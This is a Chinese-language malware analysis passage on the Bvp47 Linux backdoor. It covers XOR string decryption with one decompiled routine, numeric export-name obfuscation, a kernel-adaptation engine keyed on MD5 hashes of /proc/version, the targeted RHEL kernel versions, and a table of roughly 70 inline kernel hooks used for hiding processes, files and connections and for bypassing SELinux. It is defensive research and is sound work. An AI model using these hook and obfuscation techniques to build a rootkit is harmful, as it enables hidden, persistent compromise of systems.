struct Element s[16]		2BB6Eh	A5Bh	Fg: Bg:	
struct Element s[17]		2C5C9h	33h	Fg: Bg:	
uint32 payload_size_	181760	2C5FCh	4h	Fg: Bg:	

在解密方面 payload 的 loader 会，

1. 调用四个不同的解密函数（底层解密方式一样）来完成各个分片解压操作；

2. 完成操作 1 后，loader 会继续调用 Xor 0x47 算法（见其它章节）完成分片的解密操作；

具体的几个解密函数如下：



字符串加解密

Bvp47 样本中大量对字符串，区块进行加密，防止暴露的可能性，而这些加密技巧主要基于异或方式的变幻，这些细微变化会给追踪者造成不小的分析成本。

根据分析主要有 8 种变幻：

```
LOAD:0806398C                 Elf32_Bind <offset a4b369f56, offset serial_bind_0x4b369f56_xor, 1, 0, 0> ; "4b369f56"
LOAD:080639A0                 Elf32_Bind <offset aFaf1edf1, offset serial_bind_0xfaf1edf1_xor, 1, 0, 0> ; "faf1edf1"
LOAD:080639B4                 Elf32_Bind <offset a9fa14ba6, offset serial_bind_0x9fa14ba6_xor, 1, 0, 0> ; "9fa14ba6"
LOAD:080639C8                 Elf32_Bind <offset aCcc17976, offset serial_bind_0xccc17976_xor, 1, 0, 0> ; "ccc17976"
LOAD:080639DC                 Elf32_Bind <offset a4743c911, offset serial_bind_0x4743c911_xor, 1, 0, 0> ; "4743c911"
LOAD:080639F0                 Elf32_Bind <offset a0b06803a, offset serial_bind_0x0b06803a_xor, 1, 0, 0> ; "0b06803a"
LOAD:08063A04                 Elf32_Bind <offset a4c5c0704, offset serial_bind_0x4c5c0704_xor, 1, 0, 0> ; "4c5c0704"
LOAD:08063A18                 Elf32_Bind <offset aA8a16d65, offset serial_bind_0xa8a16d65_xor, 1, 0, 0> ; "a8a16d65"
```

其中 0xa8a16d65_xor 算法如下：

```
1 int __cdecl serial_bind_0xa8a16d65_xor(char *dst, char *src, int length)
2 {
3   int v3; // ebx@1
4   unsigned int v4; // edx@2
5   int v5; // eax@3
6
7   v3 = (unsigned __int8)*src;
8   if ( (unsigned int)length < 0xFFFFFFFF && length != 0 )
9   {
10    v4 = 1;
11    do
12    {
13      v5 = v3 ^ (unsigned __int8)src[v4] ^ 0x47;
14      v3 += (unsigned __int8)src[v4];
15      dst[v4 - 1] = v4 ^ v5;
16      ++v4;
17    }
18    while ( v4 < length + 1 );
19  }
20  return (int)dst;
21 }
```

函数名混淆技巧

Bvp47 的 payload 中的部分代码分片模块中的导出函数普遍使用“数字名称”的形式对外提供接口服务，这样的混淆对于追踪者在分析导出接口的功能分析形成了不小的障碍：

```
LOAD:080632C0 g_bind_list     Elf32_Bind <offset a0cd063d4, offset serial_bind_0x0cd063d4_freeall, 1, 0, 0>
LOAD:080632C0                                         ; DATA XREF: sub_804C2E0+E↑o
LOAD:080632C0                                         ; "0cd063d4"
LOAD:080632D4                 Elf32_Bind <offset a9a98cf3e, offset serial_bind_0x9a98cf3e_, 1, 0, 0> ; "9a98cf3e"
LOAD:080632E8                 Elf32_Bind <offset a29b5e7f0, offset serial_bind_0x29b5e7f0_, 1, 0, 0> ; "29b5e7f0"
LOAD:080632FC                 Elf32_Bind <offset a97413c51, offset serial_bind_0x97413c51_getpayload, 1, 0, 0> ; "97413c51"
LOAD:08063310                 Elf32_Bind <offset a3955ced4, offset serial_bind_0x3955ced4_, 1, 0, 0> ; "3955ced4"
LOAD:08063324                 Elf32_Bind <offset a278dec7a, offset serial_bind_0x278dec7a_parsePayload, 1, 0, 0> ; "278dec7a"
LOAD:08063338                 Elf32_Bind <offset aD1eb34ee, offset serial_bind_0xd1eb34ee_decode, 1, 0, 0> ; "d1eb34ee"
LOAD:0806334C                 Elf32_Bind <offset a191ea6d2, offset serial_bind_0x191ea6d2_, 1, 0, 0> ; "191ea6d2"
LOAD:08063360                 Elf32_Bind <offset a4b6c29bf, offset serial_bind_0x4b6c29bf_, 1, 0, 0> ; "4b6c29bf"
LOAD:08063374                 Elf32_Bind <offset a78f2b4b4, offset serial_bind_0x78f2b4b4_, 1, 0, 0> ; "78f2b4b4"
LOAD:08063388                 Elf32_Bind <offset a1e30bd94, offset serial_bind_0x1e30bd94_encode, 1, 0, 0> ; "1e30bd94"
LOAD:0806339C                 Elf32_Bind <offset aDa78b246, offset serial_bind_0xda78b246_channel, 1, 0, 0> ; "da78b246"
LOAD:080633B0                 Elf32_Bind <offset a8bdfc33f, offset serial_bind_0x8bdfc33f_channel, 1, 0, 0> ; "8bdfc33f"
LOAD:080633C4                 Elf32_Bind <offset a1a7a7356, offset serial_bind_0x1a7a7356_ioctl, 1, 0, 0> ; "1a7a7356"
LOAD:080633D8                 Elf32_Bind <offset a8c27e8f7, offset serial_bind_0x8c27e8f7_, 1, 0, 0> ; "8c27e8f7"
LOAD:080633EC                 Elf32_Bind <offset a92e5c0d8, offset serial_bind_0x92e5c0d8_, 1, 0, 0> ; "92e5c0d8"
LOAD:08063400                 Elf32_Bind <offset a2cd7cd5e, offset serial_bind_0x2cd7cd5e_, 1, 0, 0> ; "2cd7cd5e"
LOAD:08063414                 Elf32_Bind <offset a1bd919bb, offset serial_bind_0x1bd919bb_, 1, 0, 0> ; "1bd919bb"
LOAD:08063428                 Elf32_Bind <offset aD0c6bfeb, offset serial_bind_0xd0c6bfeb_, 1, 0, 0> ; "d0c6bfeb"
LOAD:0806343C                 Elf32_Bind <offset a90bff64c, offset serial_bind_0x90bff64c_, 1, 0, 0> ; "90bff64c"
LOAD:08063450                 Elf32_Bind <offset a531ab53f, offset serial_bind_0x531ab53f_got, 1, 0, 0> ; "531ab53f"
LOAD:08063464                 Elf32_Bind <offset aC949df79, offset serial_bind_0xc949df79_, 1, 0, 0> ; "c949df79"
LOAD:08063478                 Elf32_Bind <offset a3bcaaa8c, offset serial_bind_0x3bcaaa8c_, 1, 0, 0> ; "3bcaaa8c"
LOAD:0806348C                 Elf32_Bind <offset a19282364, offset serial_bind_0x19282364_, 1, 0, 0> ; "19282364"
LOAD:080634A0                 Elf32_Bind <offset aAd776cf9, offset serial_bind_0xad776cf9_, 1, 0, 0> ; "ad776cf9"
LOAD:080634B4                 Elf32_Bind <offset a0e56f7ab, offset serial_bind_0x0e56f7ab_, 1, 0, 0> ; "0e56f7ab"
LOAD:080634C8                 Elf32_Bind <offset aB219d9e5, offset serial_bind_0xb219d9e5_, 1, 0, 0> ; "b219d9e5"
LOAD:080634DC                 Elf32_Bind <offset a68cab24f, offset serial_bind_0x68cab24f_, 1, 0, 0> ; "68cab24f"
```

Bvp 引擎

Bvp47 为了提高自身的通用性而大量使用动态计算 Linux 内核数据和函数地址，与此同时为了从根本上兼容大量 Linux 内核数据和 payload 中各个独立开发出来的区段，他们研发了 Bvp 引擎企图从编译和运行时层面来动态重定向和适配 Bvp47 所需的系统函数和数据结构。

Bvp 引擎适配了大量的函数和数据结构：

```
Bvp_CC_x86_MP_Bvp_func__preempt_schedule__0
Bvp_CC_x86_MP_Bvp_func__sys_sched_yield__0
Bvp_CC_x86_RP_Bvp_func__daemonize__1
Bvp_CC_x86_RP_Bvp_func__daemonize__2
Bvp_CC_x86_RP_Bvp_func__preempt_schedule__0
Bvp_CC_x86_RP_Bvp_func__sys_sched_yield__0
Bvp_config__CONFIG_4KSTACKS
Bvp_config__CONFIG_DEBUG_SPINLOCK
Bvp_config__CONFIG_INFINIBAND_NES_MODULE
Bvp_config__CONFIG_M686
Bvp_config__CONFIG_MODULE_UNLOAD
Bvp_config__CONFIG_MODVERSIONS
Bvp_config__CONFIG_REGPARM
Bvp_config__CONFIG_SMP
Bvp_config__CONFIG_X86_PAE
Bvp_config__CONFIG_X86_PPRO_FENCE
Bvp_config__LINUX_VERSION_CODE
Bvp_const__CAP_SYS_PTRACE
Bvp_const__CLONE_FILES
Bvp_const__CLONE_FS
Bvp_const__CLONE_PARENT
Bvp_const__CLONE_SIGHAND
Bvp_const__CLONE_THREAD
Bvp_const__DEH_SIZE
Bvp_const__DT_DIR
Bvp_const__DT_LNK
Bvp_const__FIRST_PROCESS_ENTRY
Bvp_const__GFP_ATOMIC
Bvp_const__GFP_KERNEL
Bvp_const__HARDIRQ_MASK
Bvp_const__HZ
Bvp_const__I_DIRTY
Bvp_const__LAST_DOT
Bvp_const__LAST_DOTDOT
Bvp_const__LAST_NORM
Bvp_const__LAST_ROOT
Bvp_const__LIST_POISON1
Bvp_const__LIST_POISON2
Bvp_const__LOOKUP_FOLLOW
Bvp_const__LOOKUP_PARENT
Bvp_const__MINORBITS
Bvp_const__MODULE_NAME_LEN
Bvp_const__MS_REMOUNT
Bvp_const__O_RDONLY
Bvp_const__PAGE_MASK
Bvp_const__PAGE_OFFSET
Bvp_const__PAGE_SHIFT
```

```
Bvp_offsetof__CzZpte_t__Mpte_low
Bvp_offsetof__CzZqstr__Mhash
Bvp_offsetof__CzZqstr__Mlen
Bvp_offsetof__CzZqstr__Mname
Bvp_offsetof__CzZreiserfs_sb_info__Ms_mount_opt
Bvp_offsetof__CzZreiserfs_sb_info__Ms_properties
Bvp_offsetof__CzZreiserfs_sb_info__Ms_rs
Bvp_offsetof__CzZresource__Mend
Bvp_offsetof__CzZresource__Mstart
Bvp_offsetof__CzZrwlock_t__Mlock
Bvp_offsetof__CzZrwlock_t__Mmagic
Bvp_offsetof__CzZsemaphore__Mcount
Bvp_offsetof__CzZsemaphore__Msleepers
Bvp_offsetof__CzZsemaphore__Mwait
Bvp_offsetof__CzZseq_file__Mprivate
Bvp_offsetof__CzZsighand_struct__Msiglock
Bvp_offsetof__CzZsiginfo__M_sifields__M_kill__M_pid
Bvp_offsetof__CzZsiginfo__M_sifields__M_kill__M_uid
Bvp_offsetof__CzZsiginfo__Msi_code
Bvp_offsetof__CzZsiginfo__Msi_errno
Bvp_offsetof__CzZsiginfo__Msi_signo
Bvp_offsetof__CzZsigpending__Msignal
Bvp_offsetof__CzZsigset_t__Msig
Bvp_offsetof__CzZsock__Msk_callback_lock
Bvp_offsetof__CzZsock__Msk_flags
Bvp_offsetof__CzZsock__Msk_reuse
Bvp_offsetof__CzZsock__Msk_socket
Bvp_offsetof__CzZsock_common__Mskc_state
Bvp_offsetof__CzZsocket__Msk
Bvp_offsetof__CzZsocket_alloc__Msocket
Bvp_offsetof__CzZsocket_alloc__Mvfs_inode
Bvp_offsetof__CzZspinlock_t__Mlock
Bvp_offsetof__CzZspinlock_t__Mmagic
Bvp_offsetof__CzZstat64__Mst_nlink
Bvp_offsetof__CzZstat64__Mst_size
Bvp_offsetof__CzZstat__Mst_nlink
Bvp_offsetof__CzZstat__Mst_size
```

```
Bvp_config__CONFIG_M686
Bvp_config__CONFIG_MODULE_UNLOAD
Bvp_config__CONFIG_MODVERSIONS
Bvp_config__CONFIG_REGPARM
Bvp_config__LINUX_VERSION_CODE
Bvp_const__CLD_DUMPED
Bvp_const__CLD_EXITED
Bvp_const__CLD_KILLED
Bvp_const__CLONE_FILES
Bvp_const__CLONE_FS
Bvp_const__CLONE_PARENT
Bvp_const__CLONE_SIGHAND
Bvp_const__CLONE_THREAD
Bvp_const__CLONE_VM
Bvp_const__GFP_ATOMIC
Bvp_const__HZ
Bvp_const__MODULE_NAME_LEN
Bvp_const__PAGE_OFFSET
Bvp_const__PAGE_SIZE
Bvp_const__PF_EXITING
Bvp_const____GNUC_MINOR__
Bvp_const____GNUC__
Bvp_modversion__param_get_long
Bvp_modversion__param_get_ulong
Bvp_modversion__param_set_long
Bvp_modversion__param_set_ulong
Bvp_modversion__struct_module
Bvp_offsetof__CzZatomic_t__Mcounter
Bvp_offsetof__CzZfile__Mf_count
Bvp_offsetof__CzZfile__Mf_dentry
Bvp_offsetof__CzZfile__Mf_vfsmnt
Bvp_offsetof__CzZfiles_struct__Mfd
Bvp_offsetof__CzZfiles_struct__Mfile_lock
Bvp_offsetof__CzZfiles_struct__Mmax_fds
Bvp_offsetof__CzZin_addr__Ms_addr
Bvp_offsetof__CzZiovec__Miov_base
Bvp_offsetof__CzZmm_struct__Marg_end
Bvp_offsetof__CzZmm_struct__Marg_start
Bvp_offsetof__CzZmodule__Minit
Bvp_offsetof__CzZmodule__Mname
Bvp_offsetof__CzZmodversion_info__Mcrc
Bvp_offsetof__CzZmodversion_info__Mname
Bvp_offsetof__CzZmsghdr__Mmsg_iov
Bvp_offsetof__CzZmsghdr__Mmsg_iovlen
Bvp_offsetof__CzZproto_ops__Mgetname
```

在 0x0b 和 0x10 中都各自存在一种用来记录和描述 Bvp 引擎信息的结构体：

```
struct
{
    uint32_t        checksum;
    uint32_t        unknown;
    uint32_t        count;
    uint32_t        offset_api_rva
    uint32_t        offset_api_name
    string[]        BvpList;
    struct os_rva
    {
        uint8_t     md5[0x10];
        uint32_t    next_element;
        uint32_t    rva_array[];
    }
}
```

在 0x0b 中解析 Bvp 引擎格式的效果图：

```
seg000:0000002442 aBvp_sizeof___1 db 'Bvp_sizeof__zZsemaphore',0
seg000:000002450 aBvp_sizeof__17 db 'Bvp_sizeof__zZsiginfo',0
seg000:0000002470 aBvp_sizeof__18 db 'Bvp_sizeof__zZsigset_t',0
seg000:0000002487 aBvp_sizeof__19 db 'Bvp_sizeof__zZspinlock_t',0
seg000:00000240 aBvp_sizeof__20 db 'Bvp_sizeof__zZstat',0
seg000:000002B3 aBvp_sizeof___2 db 'Bvp_sizeof__zZstat64',0
seg000:000002C8 aBvp_sizeof___3 db 'Bvp_sizeof__zZwait_queue_head_t',0
seg000:000002E8 aBvp_config__co db 'Bvp_config__CONFIG_X86_UACCESS_INDIRECT',0
seg000:0000251B                 db 'Bvp_offsetof__CzZspinlock_t__Mbabble',0
seg000:00002535 aBvp_offseto_25 db 'Bvp_offsetof__CzZspinlock_t__Nowner',0
seg000:00002559 g_rhel_x_0      db  77h, 59h,0EFh,0CEh,0A9h, 28h, 37h, 7Eh, 9Ch,0D3h, 0Dh, 5Ch,0CAh,0B7h, 57h,085h; field_0
seg000:00002559                                         ; DATA XREF: seg000:0000000C↑o
seg000:0000002569                 dd offset g_rhel_x_1
seg000:000025B                    dd 0B349h,0B355h,0B361h,0B36Dh,0B379h,0B385h,0B391h,0B39Dh,0B3A9h,0B3B5h,0B3C1h,0B3CDh,0B3D9h,0B3E5h,0B3F1h
seg000:000025D                    dd 0B409h,0B415h,0B421h,0B42Dh,0B439h,0B445h,0B451h,0B45Dh,0B469h,0B475h,0B481h,0B48Dh,0B499h,0B4A5h,0B4B1h
seg000:000025D                    dd 0B4C9h,0B4D5h,0B4E1h,0B4EDh,0B4F9h,0B505h,0B511h,0B51Dh,0B529h,0B535h,0B541h,0B54Dh,0B559h,0B565h,0B571h
seg000:000025D                    dd 0B595h,0B5A1h,0B5ADh,0B5B9h,0B5D1h,0B5DDh,0B5F5h,0B601h,0B60Dh,0B625h,0B63Dh,0B655h,0B661h,0B66Dh,0B679h
seg000:000025D                    dd 0B691h,0B69Dh,0B6A9h,0B6B5h,0B6C1h,0B6CDh,0B6D9h,0B6F1h,0B6FDh,0B709h,0B715h,0B721h,0B72Dh,0B739h,0B745h
seg000:000025D                    dd 0B75Dh,0B769h,0B775h,0B781h,0B78Dh,0B799h,0B7A5h,0B7B1h,0B7BDh,0B7C9h,0B7D5h,0B7E1h,0B7EDh,0B7F9h,0B805h
seg000:000025D                    dd 0B829h,0B835h,0B841h,0B84Dh,0B859h,0B865h,0B871h,0B889h,0B895h,0B8ADh,0B8C5h,0B8DDh,0B8E9h,0B8F5h,0B901h
seg000:000025D                    dd 0B919h,0B925h,0B931h,0B93Dh,0B949h,0B955h,0B961h,0B979h,0B985h,0B99Dh,0B9A9h,0B9B5h,0B9CDh,0B9D9h,0B9F1h
seg000:000025D                    dd 0BA21h,0BA2Dh,0BA45h,0BA5Dh,0BA75h,0BA8Dh,0BA99h,0BAA5h,0BAB1h,0BABDh,0BAC9h,0BAD5h,0BAEDh,0BB05h,0BB11h
seg000:000025D                    dd 0BB35h,0BB41h,0BB4Dh,0BB59h,0BB65h,0BB71h,0BB7Dh,0BB89h,0BB95h,0BBADh,0BBC5h,0BBDDh,0BBF5h,0BC01h,0BC0Dh
seg000:000025D                    dd 0BC25h,0BC31h,0BC3Dh,0BC49h,0BC55h,0BC61h,0BC6Dh,0BC79h,0BC85h,0BC91h,0BCA9h,0BCB5h,0BCC1h,0BCCDh,0BCD9h
seg000:000025D                    dd 0BCF1h,0BCFDh,0BD09h,0BD15h,0BD21h,0BD39h,0BD45h,0BD51h,0BD5Dh,0BD69h,0BD75h,0BD81h,0BD8Dh,0BD99h,0BDB1h
seg000:000025D                    dd 0BDC9h,0BDD5h,0BDE1h,0BDEDh,0BDF9h,0BE05h,0BE11h,0BE29h,0BE41h,0BE4Dh,0BE65h,0BE71h,0BE7Dh,0BE89h,0BEA1h
seg000:000025D                    dd 0BED1h,0BEDDh,0BEE9h,0BEF5h,0BF01h,0BF0Dh,0BF25h,0BF31h,0BF3Dh,0BF49h,0BF61h,0BF79h,0BF91h,0BFA9h,0BFB5h
seg000:000025D                    dd 0BFE5h,0BFFDh,0C015h,0C02Dh,0C045h,0C05Dh,0C075h,0C08Dh,0C099h,0C0A5h,0C0B1h,0C0C9h,0C0D5h,0C0E1h,0C0EDh
seg000:000025D                    dd 0C105h,0C111h,0C129h,0C135h,0C14Dh,0C159h,0C171h,0C17Dh,0C189h,0C195h,0C1ADh,0C1C5h,0C1D1h,0C1DDh,0C1E9h
seg000:000025D                    dd 0C201h,0C20Dh,0C219h,0C225h,0C231h,0C23Dh,0C249h,0C255h,0C261h,0C26Dh,0C279h,0C291h,0C29Dh,0C2A9h,0C2B5h
seg000:000025D                    dd 0C2CDh,0C2D9h,0C309h,0C315h,0C321h,0C339h,0C345h,0C351h,0C35Dh,0C369h,0C381h,0C399h,0C3B1h,0C3C9h,0C3D5h
seg000:000025D                    dd 0C3F9h,0C405h,0C411h
seg000:000029F9 g_rhel_x_1      db 0D7h,0B7h, 33h,0CEh,0F5h, 71h,0A6h, 1Ch, 20h, 47h,0E4h,0A4h, 65h,0C5h, 9Ch, 65h; field_0
seg000:000029F9                                         ; DATA XREF: seg000:00002569↑o
seg000:00002A09                   dd offset g_rhel_x_2
seg000:00002A0D                   dd 0B349h,0B355h,0B361h,0B36Dh,0B379h,0B385h,0B391h,0B39Dh,0B3A9h,0B3B5h,0B3C1h,0B3CDh,0B3D9h,0B3E5h,0B3F1h
seg000:00002A0D                   dd 0B409h,0B415h,0B421h,0B42Dh,0B439h,0B445h,0B451h,0B45Dh,0B469h,0B475h,0B481h,0B48Dh,0B499h,0B4A5h,0B4B1h
seg000:00002A0D                   dd 0B4C9h,0B4D5h,0B4E1h,0B4EDh,0B4F9h,0B505h,0B511h,0B51Dh,0B529h,0B535h,0B541h,0B54Dh,0B559h,0B565h,0B571h
seg000:00002A0D                   dd 0B595h,0B5A1h,0B5ADh,0B5B9h,0B5D1h,0B5DDh,0B5F5h,0B601h,0B60Dh,0B625h,0B63Dh,0B655h,0B661h,0B66Dh,0B679h
seg000:00002A0D                   dd 0B691h,0B69Dh,0B6A9h,0B6B5h,0B6C1h,0B6CDh,0B6D9h,0B6F1h,0B6FDh,0B709h,0B715h,0B721h,0B72Dh,0B739h,0B745h
```

上图中的MD5值的计算方式， 即读取/proc/version内容，直接计算MD5 值作为操作系统内核的唯一标识，不同版本的内核会对应相应的MD5和结构值。

为了验证该 MD5 值的准确性，收集一系列的内核版本如下：

```
2.6.9-5.EL
2.6.9-5.ELsmp
2.6.9-34.EL
2.6.9-34.ELsmp
2.6.9-42.EL
2.6.9-42.ELsmp
2.6.9-42.0.10.EL
2.6.9-42.0.10.ELsmp
2.6.9-55.EL
2.6.9-55.ELsmp
2.6.9-55.0.9.EL
2.6.9-55.0.9.ELsmp
2.6.9-67.EL
2.6.9-67.ELsmp
2.6.9-67.0.7.EL
2.6.9-67.0.7.ELsmp
2.6.9-67.0.15.EL
2.6.9-67.0.15.ELsmp
2.6.9-78.EL
2.6.9-78.ELsmp
2.6.9-78.0.1.EL
2.6.9-78.0.1.ELsmp
2.6.9-78.0.5.ELsmp
2.6.9-78.0.5.EL
2.6.9-78.0.8.ELsmp
2.6.9-78.0.8.EL
2.6.9-78.0.13.EL
2.6.9-78.0.13.ELhugemem
2.6.9-78.0.13.ELsmp
2.6.9-78.0.17.EL
2.6.9-78.0.17.ELsmp
2.6.9-78.0.22.EL
2.6.9-78.0.22.ELsmp
2.6.9-89.EL
2.6.9-89.ELsmp
2.6.9-89.0.0.0.1.Elsmp
2.6.9-89.0.3.EL
2.6.9-89.0.3.ELsmp
2.6.9-89.0.7.EL
2.6.9-89.0.7.ELsmp
2.6.9-89.0.9.EL
2.6.9-89.0.9.ELsmp
2.6.9-89.0.11.EL
2.6.9-89.0.11.Elhugemem
2.6.9-89.0.11.ELsmp
2.6.9-89.0.15.EL
2.6.9-89.0.15.ELsmp
2.6.9-89.0.16.EL
2.6.9-89.0.16.ELhugemem
```

并对内核信息，即/proc/version 内容进行 MD5 计算（图中上半部标记了数字版本号的 MD5 值都可以在 Bvp47 中找到，都是受影响的系统版本）：

```
4.1 Linux version 2.6.9-11.EL (bhcompile@decompose.build.redhat.com) (gcc version 3.4.3 20050227 (Red Hat 3.4.3-22)) #1 Fri May 20 18:17:57 EDT 2005          f75835f359ef8f26a8f58c113ac7fdc0*
4.2 Linux version 2.6.9-22.EL (bhcompile@porky.build.redhat.com) (gcc version 3.4.4 20050721 (Red Hat 3.4.4-2)) #1 Mon Sep 19 18:20:28 EDT 2005            fe80fc70bfb9db7075e9e0fb0c770bfd*
4.3 Linux version 2.6.9-34.EL (bhcompile@hs20-bc1-7.build.redhat.com) (gcc version 3.4.5 20051201 (Red Hat 3.4.5-2)) #1 Fri Feb 24 16:44:51 EST 2006          3e7a8cc0c25e882570eca080d8349c92*
4.4 Linux version 2.6.9-42.EL (bhcompile@hs20-bc1-1.build.redhat.com) (gcc version 3.4.6 20060404 (Red Hat 3.4.6-2)) #1 Wed Jul 12 23:16:43 EDT 2006          b5b678cf805b3b095813037786d01d8cf*
4.5 Linux version 2.6.9-55.EL (brewbuilder@ls20-bc2-14.build.redhat.com) (gcc version 3.4.6 20060404 (Red Hat 3.4.6-3)) #1 Fri Apr 20 16:35:59 EDT 2007         df61eade798c73b3856695a695cb227a*
4.6 Linux version 2.6.9-67.EL (brewbuilder@ls20-bc1-14.build.redhat.com) (gcc version 3.4.6 20060404 (Red Hat 3.4.6-8)) #1 Wed Nov 7 13:41:13 EST 2007         ed4c725e19754e64cf046a245d265501*
4.7 Linux version 2.6.9-78.EL (brewbuilder@hs20-bc2-3.build.redhat.com) (gcc version 3.4.6 20060404 (Red Hat 3.4.6-10)) #1 Wed Jul 9 15:27:01 EDT 2008         28fbd4d2772ac82473cd562c5d9df3d6*
4.8 Linux version 2.6.9-89.EL (mockbuild@hs20-bc1-2.build.redhat.com) (gcc version 3.4.6 20060404 (Red Hat 3.4.6-11)) #1 Mon Apr 20 10:23:08 EDT 2009          8debe58a1f60754d305aa3bf01136a65*

4.1 Linux version 2.6.9-11.ELsmp (bhcompile@decompose.build.redhat.com) (gcc version 3.4.3 20050227 (Red Hat 3.4.3-22)) #1 SMP Fri May 20 18:26:27 EDT 2005      a71048d6369a67956428d0b02d2c752d*
4.2 Linux version 2.6.9-22.ELsmp (bhcompile@porky.build.redhat.com) (gcc version 3.4.4 20050721 (Red Hat 3.4.4-2)) #1 SMP Mon Sep 19 18:32:14 EDT 2005        87e51d3b1e3234e2f644b8f2b4ba3fa9*
4.3 Linux version 2.6.9-34.ELsmp (bhcompile@hs20-bc1-7.build.redhat.com) (gcc version 3.4.5 20051201 (Red Hat 3.4.5-2)) #1 SMP Fri Feb 24 16:54:53 EST 2006       3308280a57cdeeb23c2fc6d564c2fbfe*
4.4 Linux version 2.6.9-42.ELsmp (bhcompile@hs20-bc1-1.build.redhat.com) (gcc version 3.4.6 20060404 (Red Hat 3.4.6-2)) #1 SMP Wed Jul 12 23:27:17 EDT 2006      83c30b21b928f15fdd959a389a064d32*
    Linux version 2.6.9-42.0.10.ELsmp (brewbuilder@hs20-bc1-5.build.redhat.com) (gcc version 3.4.6 20060404 (Red Hat 3.4.6-3)) #1 SMP Fri Feb 16 17:17:21 EST 2007 1c8fd03a1962172bdc9b1a6bab306b68
    Linux version 2.6.9-42.0.10.ELsmp (brewbuilder@ls20-bc1-14.build.redhat.com) (gcc version 3.4.6 20060404 (Red Hat 3.4.6-3)) #1 SMP Fri Feb 16 17:13:42 EST 2007e27a73867db2a4e0f00d726a95689bee
4.5 Linux version 2.6.9-55.ELsmp (brewbuilder@ls20-bc2-14.build.redhat.com) (gcc version 3.4.6 20060404 (Red Hat 3.4.6-3)) #1 SMP Fri Apr 20 17:03:35 EDT 2007     e5127b3e3b1639fc8d231c78bbc5faa7*
4.6 Linux version 2.6.9-67.ELsmp (brewbuilder@ls20-bc1-14.build.redhat.com) (gcc version 3.4.6 20060404 (Red Hat 3.4.6-8)) #1 SMP Wed Nov 7 13:58:04 EST 2007      6233d72d26f693c859ca0ab5bee1fc37*
4.7 Linux version 2.6.9-78.ELsmp (brewbuilder@hs20-bc2-3.build.redhat.com) (gcc version 3.4.6 20060404 (Red Hat 3.4.6-10)) #1 SMP Wed Jul 9 15:39:47 EDT 2008      23f8c30154c640c90305073ddcace4b6*
4.8 Linux version 2.6.9-89.ELsmp (mockbuild@hs20-bc1-2.build.redhat.com) (gcc version 3.4.6 20060404 (Red Hat 3.4.6-11)) #1 SMP Mon Apr 20 10:34:33 EDT 2009      7759efcea928377e9cd30d5ccab757b5*
```

系统 Hook


Bvp47 主要 Hook 了 Linux 操作系统内核中近 70 多处流程函数，主要用来实现网络、进程、文件隐藏，和 SeLinux 绕过等，具体列表如下：

被 Hook 函数	Hook 位置	Hook 技术方式
devmem_is_allowed	函数中间	inline hook
page_is_ram	函数中间	inline hook
sys_swapon	函数开头	inline hook
si_swapinfo	函数开头	inline hook
do_fork	函数中间	inline hook
release_task	函数开头	inline hook
dev_ioctl	函数开头	inline hook
d_alloc	函数开头	inline hook
vfs_readdir	函数开头	inline hook
sys_unlink	函数中间	inline hook
sys_rmdir	函数中间	inline hook
vfs_getattr	函数开头	inline hook
vfs_getattr64	函数开头	inline hook
tcp4_seq_show	函数开头	inline hook
listening_get_next	函数开头	inline hook
established_get_next	函数开头	inline hook
udp4_seq_show	函数开头	inline hook
raw_seq_show	函数开头	inline hook

packet_seq_show	函数开头	inline hook
unix_seq_show	函数开头	inline hook
Selinux_xxx_	函数开头	inline hook
get_raw_sock	函数开头	inline hook
get_raw_sock	函数开头	inline hook
sock_init_data	函数开头	inline hook
tcp_time_wait	函数中间	inline hook
unix_accept	函数开头	inline hook
read_mem	函数开头	inline hook
__inode_dir_notify	函数开头	inline hook
avc_has_perm	函数中间	inline hook
do_mount	函数开头	inline hook
sys_umount	函数开头	inline hook
do_acct_process	函数开头	inline hook
proc_root_lookup	函数开头	inline hook
proc_pid_readdir	函数开头	inline hook
kill_something_info	函数中间	inline hook
sys_kill	函数开头	inline hook
sys_rt_sigqueueinfo	函数开头	inline hook
sys_tkill	函数开头	inline hook
sys_tgkill	函数开头	inline hook
sys_getpriority	函数开头	inline hook
sys_setpriority	函数开头	inline hook
sys_getpgid	函数开头	inline hook
sys_getsid	函数开头	inline hook
sys_capget	函数开头	inline hook
setscheduler	函数开头	inline hook
sys_sched_getscheduler	函数中间	inline hook
sys_sched_getparam	函数中间	inline hook
sched_getaffinity	函数中间	inline hook
sched_setaffinity	函数中间	inline hook

sys_sched_rr_get_interval	函数中间	inline hook
sys_ptrace	函数开头	inline hook
sys_wait4	函数开头	inline hook
sys_waitid	函数开头	inline hook
do_execve	函数开头	inline hook
sys_close	函数开头	inline hook
sys_open	函数开头	inline hook
sys_read	函数开头	inline hook
sys_write	函数开头	inline hook
sys_dup	函数开头	inline hook
sys_dup2	函数开头	inline hook
sys_accept	函数开头	inline hook
sys_bind	函数开头	inline hook
sys_connect	函数开头	inline hook
sys_sendto	函数中间	inline hook
sys_sendmsg	函数中间	inline hook
sys_recvfrom	函数中间	inline hook
sys_recvmsg	函数中间	inline hook

例 1： __d_lookup 函数具体的 hook 前后对比：



